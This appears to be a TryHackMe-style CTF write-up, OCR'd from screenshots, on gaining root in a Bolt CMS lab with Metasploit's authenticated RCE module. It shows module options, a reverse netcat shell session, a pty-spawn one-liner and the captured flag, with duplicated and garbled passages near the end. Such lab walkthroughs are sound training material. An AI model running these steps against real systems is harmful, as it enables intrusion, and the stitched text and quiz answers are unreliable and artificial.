
> There's an exploit for a previous version of this CMS, which allows authenticated RCE. Find it on Exploit DB. What's its EDB-ID?

> Answer: 48296


Answer: exploit/unix/webapp/bolt_authenticated_rce

let's try using msfconsole, and look for a module that matches the vulnerability we've been looking for before.


just type search bolt --> this command is going to find all matching bolt exploits.




Use the module, and it can be seen that we need a username, password, rhost, and rhost to run this exploit


File Actions Edit View Help
msf6 > use 0
[*] Using configured payload cmd/unix/reverse_netcat
msf6 exploit(unix/webapp/bolt_authenticated_rce) > show options
Module options (exploit/unix/webapp/bolt_authenticated_rce):
Name Current Setting Required Description
FILE_TRAVERSAL_PATH ../../../public/files yes Traversal path from "/files" on the web server to "/root" on the server
PASSWORD yes Password to authenticate with
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 8000 yes The target port (TCP)
SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT 8080 yes The local port to listen on.
SSL false no Negotiate SSL/TLS for outgoing connections
SSLCert no Path to a custom SSL certificate (default is randomly generated)
TARGETURI / yes Base path to Bolt CMS
URIPATH no The URI to use for this exploit (default is random)
USERNAME yes Username to authenticate with
VHOST no HTTP server virtual host
Payload options (cmd/unix/reverse_netcat):
Name Current Setting Required Description
LHOST yes The listen address (an interface may be specified)

Set username, password, rhost, and rhost with existing information.





Run the exploit, and boommm. we’re in :)

```
[*] Started reverse TCP handler on 10.10.101.23:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable. Successfully changed the /bolt/profile username to PHP $_GET variable "yuqeoe".
[*] Found 3 potential token(s) for creating .php files.
[+] Used token 0e5112ec95a2619786875fbda3 to create wwdwafeow.php.
[*] Attempting to execute the payload via "/files/wwdwafeow.php?yuqeoe=`payload`"
[!] No response, may have executed a blocking payload!
[*] Command shell session 1 opened (10.10.101.23:4444 → 10.10.150.49:58066) at 2024-09-11 16:45:08 +0000
[+] Deleted file wwdwafeow.php.
[+] Reverted user profile back to original state.

id
uid=0(root) gid=0(root) groups=0(root)
ls
index.html
```

Try to see the account that we got, and we have got root access :)

Look for the flag in the machine, and we get it.

1. way

```
id
uid=0(root) gid=0(root) groups=0(root)
ls
index.html
pwd
/home/bolt/public/files
find / -name flag.txt
/home/flag.txt
cat /home/flag.txt
THM{wh0_d035nt_l0ve5_b0l7_r1gh7?}
```

> Look for flag.txt inside the machine.
>
> Answer: THM{wh0_d035nt_l0ve5_b0l7_r1gh7?}

second way

```
reboot.sh
src
vendor
pwd
/home/bolt
cd ..
ls
bolt
composer-setup.php
flag.txt
cat flag.txt
THM{wh0_d035nt_l0ve5_b0l7_r1gh7?}
```

Conslusion:

msfconsole is a powerful tool for cybersecurity professionals and facilitates tasks such as testing attack vectors, finding vulnerabilities, and bypassing security defenses. This tool is used by both ethical hackers and malicious actors.
“msfconsole is a strong tool for cybersecurity experts. It helps test attack methods, find security weaknesses, and get around security protections. Both ethical hackers and bad actors use this tool.”
"First I used the 'use' command to select the exploit and then the 'show options' command to look for all the options available in the exploit."
msf6 exploit(unix/webapp/bolt_authenticated_rce) > set RHOSTS bolt
RHOSTS => bolt
msf6 exploit(unix/webapp/bolt_authenticated_rce) > set LHOST
10.9.137.76
LHOST => 10.9.137.76
msf6 exploit(unix/webapp/bolt_authenticated_rce) > set PASSWORD
boltadmin123
PASSWORD => boltadmin123
msf6 exploit(unix/webapp/bolt_authenticated_rce) > set USERNAME bolt
USERNAME => bolt
msf6 exploit(unix/webapp/bolt_authenticated_rce) > set LPORT 3344
LPORT => 3344
msf6 exploit(unix/webapp/bolt_authenticated_rce) > exploit
Whoami
Root
find / -name 'flag.txt' 2>/dev/null
/home/flag.txt
Cat /home/flag.txt
THM…..
Shell , enter!
[+] Reverted user profile back to original state.
id
uid=0(root) gid=0(root) groups=0(root)
Now that we have a root shell, we can read the final flag. I searched for the flag and found that it was present in the home directory.
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@bolt:~/public/files# find / -name flag.txt 2>/dev/null
find / -name flag.txt 2>/dev/null
/home/flag.txt
root@bolt:~/public/files# cat /home/flag.txt
cat /home/flag.txt
THM{**********}
root@bolt:~/public/files#
OR